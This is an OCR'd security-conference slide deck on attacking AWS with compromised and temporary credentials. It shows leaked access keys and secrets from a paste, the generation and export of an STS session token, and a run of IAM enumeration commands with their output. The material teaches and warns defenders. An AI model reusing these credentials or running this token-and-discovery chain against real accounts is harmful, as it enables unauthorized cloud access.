Here for a good time, not a long time

Exploiting AWS loopholes with temporary credentials

jhwong@netskope.com
@jenkohwong

1

defcon cloud-village
August 10, 2019


@jenkohwong

- netskope threat research team
- windows security, vulnerability scanning, routers/appliances, av/as, threat intel, exploits/pen-testing
- product / engineering

Agenda

- Attack Scenario: Temporary Tokens
- Defender Viewpoint: Challenges
- Do & Don't

Attack Scenario



Compromised Credentials

compromised
access key A

Attacker

Compromised Credentials

compromised
access key A

Attacker

pastebin.com/7eC6WNHM

Trade Netskope Quest Companies Visualization Baseball Health IT Sweden

See how your visitors are really using your website.

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 0.82 KB

```
1.  [root@ams5 ~]# dd if=/dev/urandom of=1GB bs=1M count=1024
2.  1024+0 records in
3.  1024+0 records out
4.  1073741824 bytes (1.1 GB) copied, 155.127 s, 6.9 MB/s
5.
6.  [root@ams5 ~]# source /usr/local/src/aws-cli/bin/activate
7.  (aws-cli) [root@ams5 ~]# aws configure
8.  AWS Access Key ID [None]: AKIAIX2GUZJMJFDZON4A
9.  AWS Secret Access Key [None]: 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
10. Default region name [None]: us-east-1
11. Default output format [None]: json
12.
13. (aws-cli) [root@ams5 ~]# time aws s3 cp 1GB s3://g5e-test-nl/
14. upload: ./1GB to s3://g5e-test-nl/1GB
15. real    0m26.849s
16. user    0m16.136s
17. sys 0m6.932s
18.
19. (aws-cli) [root@ams5 ~]# aws s3 rm s3://g5e-test-nl/1GB
20. delete: s3://g5e-test-nl/1GB
21.
22. (aws-cli) [root@ams5 ~]# deactivate
23. [root@ams5 ~]# [root@ams5 ~]# rm 1GB
24. rm: remove regular file '1GB'? y
```


Compromised Credentials

compromised
access key A

Attacker

```
Terminal — 80×40
~/TempToken $ ./1_comp.sh
# jenko_temp_user
AWS_SECRET_ACCESS_KEY=0s4Fr1MmyionPe/8pdPBfr97c789oYHHWv4F8TYC
AWS_ACCESS_KEY_ID=AKIAXWLG7NXMZLW64FIS
unset AWS_SESSION_TOKEN
~/TempToken $
```

Generate Temp Credentials



Generate Temp Credentials

1 compromised access key A

2 generate temp token B


temp token B

Attacker

Terminal — 80×40

```
~/TempToken $ ./2_temptoken.sh
aws sts get-session-token --duration-seconds 900
{
    "Credentials": {
        "SecretAccessKey": "3BPPiaFqGdXBC9mnjQLcbVATHUAFsauZF/6GtiCl",
        "SessionToken": "FQoGZXIvYXdzEDEaDOAB95IVT3CE7O7ECyKrAeLN08vV5IQQ2J+6orr
mAD4GHhIDwSziUn9f6SnNMwoBRHv2VW6ctEXLQHZgPjN0IBBMM1cDTDVl4Pqnlr/oLvB/W7Aj6LoYClx
/uqd7B8/TbizdtEdCQt3SSKIEe+TJikKCdxgUOTSGSBp49bWNaNMlUtk/xW1Syk7G8uyFAdd7wjwYBwf
mfzIRBvsEKMymmH79hDeqnnmboy/qys2T0sCxsy+5c+a4n2UoSyi1zrvqBQ==",
        "Expiration": "2019-08-10T16:03:05Z",
        "AccessKeyId": "ASIAXWLG7NXM6VYNNR3Y"
    }
}

expiration=2019-08-10T16:03:05Z

export AWS_SECRET_ACCESS_KEY=3BPPiaFqGdXBC9mnjQLcbVATHUAFsauZF/6GtiCl
export AWS_ACCESS_KEY_ID=ASIAXWLG7NXM6VYNNR3Y
export AWS_SESSION_TOKEN=FQoGZXIvYXdzEDEaDOAB95IVT3CE7O7ECyKrAeLN08vV5IQQ2J+6orr
mAD4GHhIDwSziUn9f6SnNMwoBRHv2VW6ctEXLQHZgPjN0IBBMM1cDTDVl4Pqnlr/oLvB/W7Aj6LoYClx
/uqd7B8/TbizdtEdCQt3SSKIEe+TJikKCdxgUOTSGSBp49bWNaNMlUtk/xW1Syk7G8uyFAdd7wjwYBwf
mfzIRBvsEKMymmH79hDeqnnmboy/qys2T0sCxsy+5c+a4n2UoSyi1zrvqBQ==

~/TempToken $
```


Discovery


Terminal — 80×40
demo:TempToken $ # Discovery
demo:TempToken $ aws iam get-user >> disc.txt
demo:TempToken $ aws iam list-groups-for-user --user-name jenko_temp_user >> disc.txt
demo:TempToken $ aws iam get-account-authorization-details >> disc.txt
demo:TempToken $ aws iam list-users >> disc.txt
demo:TempToken $ aws iam list-groups >> disc.txt
demo:TempToken $ aws iam list-attached-user-policies --user-name jenko_temp_user >> disc.txt
demo:TempToken $ aws iam list-user-policies --user-name jenko_temp_user >> disc.txt
demo:TempToken $ aws iam get-policy --policy-arn arn:aws:iam::529033817561:policy/JenkoAssumeBucketRolePolicy >> disc.txt
demo:TempToken $ aws iam get-policy --policy-arn arn:aws:iam::529033817561:policy/JenkoIAMActionsPolicy >> disc.txt
demo:TempToken $ aws iam get-policy-version --version-id v1 --policy-arn arn:aws:iam::529033817561:policy/JenkoAssumeBucketRolePolicy >> disc.txt
demo:TempToken $ aws iam get-policy-version --version-id v2 --policy-arn arn:aws:iam::529033817561:policy/JenkoIAMActionsPolicy >> disc.txt
demo:TempToken $ aws iam get-role --role-name JenkoBucketRole >> disc.txt
demo:TempToken $ aws iam list-attached-role-policies --role-name JenkoBucketRole >> disc.txt
demo:TempToken $ aws iam get-policy --policy-arn arn:aws:iam::529033817561:policy/JenkoBucketPolicy >> disc.txt
demo:TempToken $ aws iam get-policy-version --version-id v2 --policy-arn arn:aws:iam::529033817561:policy/JenkoBucketPolicy >> disc.txt
demo:TempToken $ analyze.py disc.txt > disc2.txt
demo:TempToken $ more disc2.txt


Discovery


Terminal — 80×40
demo:TempToken $ aws iam get-user
{
"User": {
"UserName": "jenko_temp_user",
"PasswordLastUsed": "2019-08-04T03:25:14Z",
"CreateDate": "2019-06-10T23:21:51Z",
"UserId": "AIDAYXMH9OJDYEY7YFG5L",
"Path": "/",
"Arn": "arn:aws:iam::816127183227:user/jenko_temp_user
}
}
demo:TempToken $ aws iam list-groups-for-user --user-name jenko_temp_user
{
"Groups": []
}
demo:TempTOken $ aws iam list-users
{
"Users": [
{
"UserName": "jenko_temp_user",
"PasswordLastUsed": "2019-08-04T03:25:14Z",
"CreateDate": "2019-06-10T23:21:51Z",
"UserId": "AIDAYXMH9OJDYEY7YFG5L",
"Path": "/",
"Arn": "arn:aws:iam::816127183227:user/jenko_temp_user
}
...
]
}
demo:TempToken $ aws iam list-attached-user-policies --user-name jenko_temp_user
{ "AttachedPolicies": [
{
"PolicyName": "JenkoAssumeBucketRolePolicy",
"PolicyArn": "arn:aws:iam::816127183227:policy/JenkoAssumeBucketRole
Policy
}
disc2.txt


Discovery


Terminal — 80×40
},
"IsDefaultVersion": true
}
}
demo:TempToken $ aws iam list-attached-role-policies --role-name JenkoBucketRole
{
"AttachedPolicies": [
{
"PolicyName": "JenkoBucketPolicy",
"PolicyArn": "arn:aws:iam::816127183227:policy/JenkoBucketPolicy"
}
]
}
demo:TempToken $ aws iam get-policy-version --version-id v2 --policy-arn arn:aws
:iam::816127183227:policy/JenkoBucketPolicy
{
"PolicyVersion": {
"CreateDate": "2019-08-07T04:29:56Z",
"VersionId": "v2",
"Document": {
"Version": "2012-10-17",
"Statement": [
{
"Action": "s3:*",
"Resource": [
"arn:aws:s3:::jenko-bucket6/*",
"arn:aws:s3:::jenko-bucket6
],
"Effect": "Allow",
"Sid": "AllBucketAndObjectOperations1
}
]
},
"IsDefaultVersion": true
}
}
(END)

Discovery


belongs
to
can
AssumeRole
compromised
access key A
jenko_test_user
JenkoBucketRole
can do
Action: “s3:*”
on
jenko-bucket6

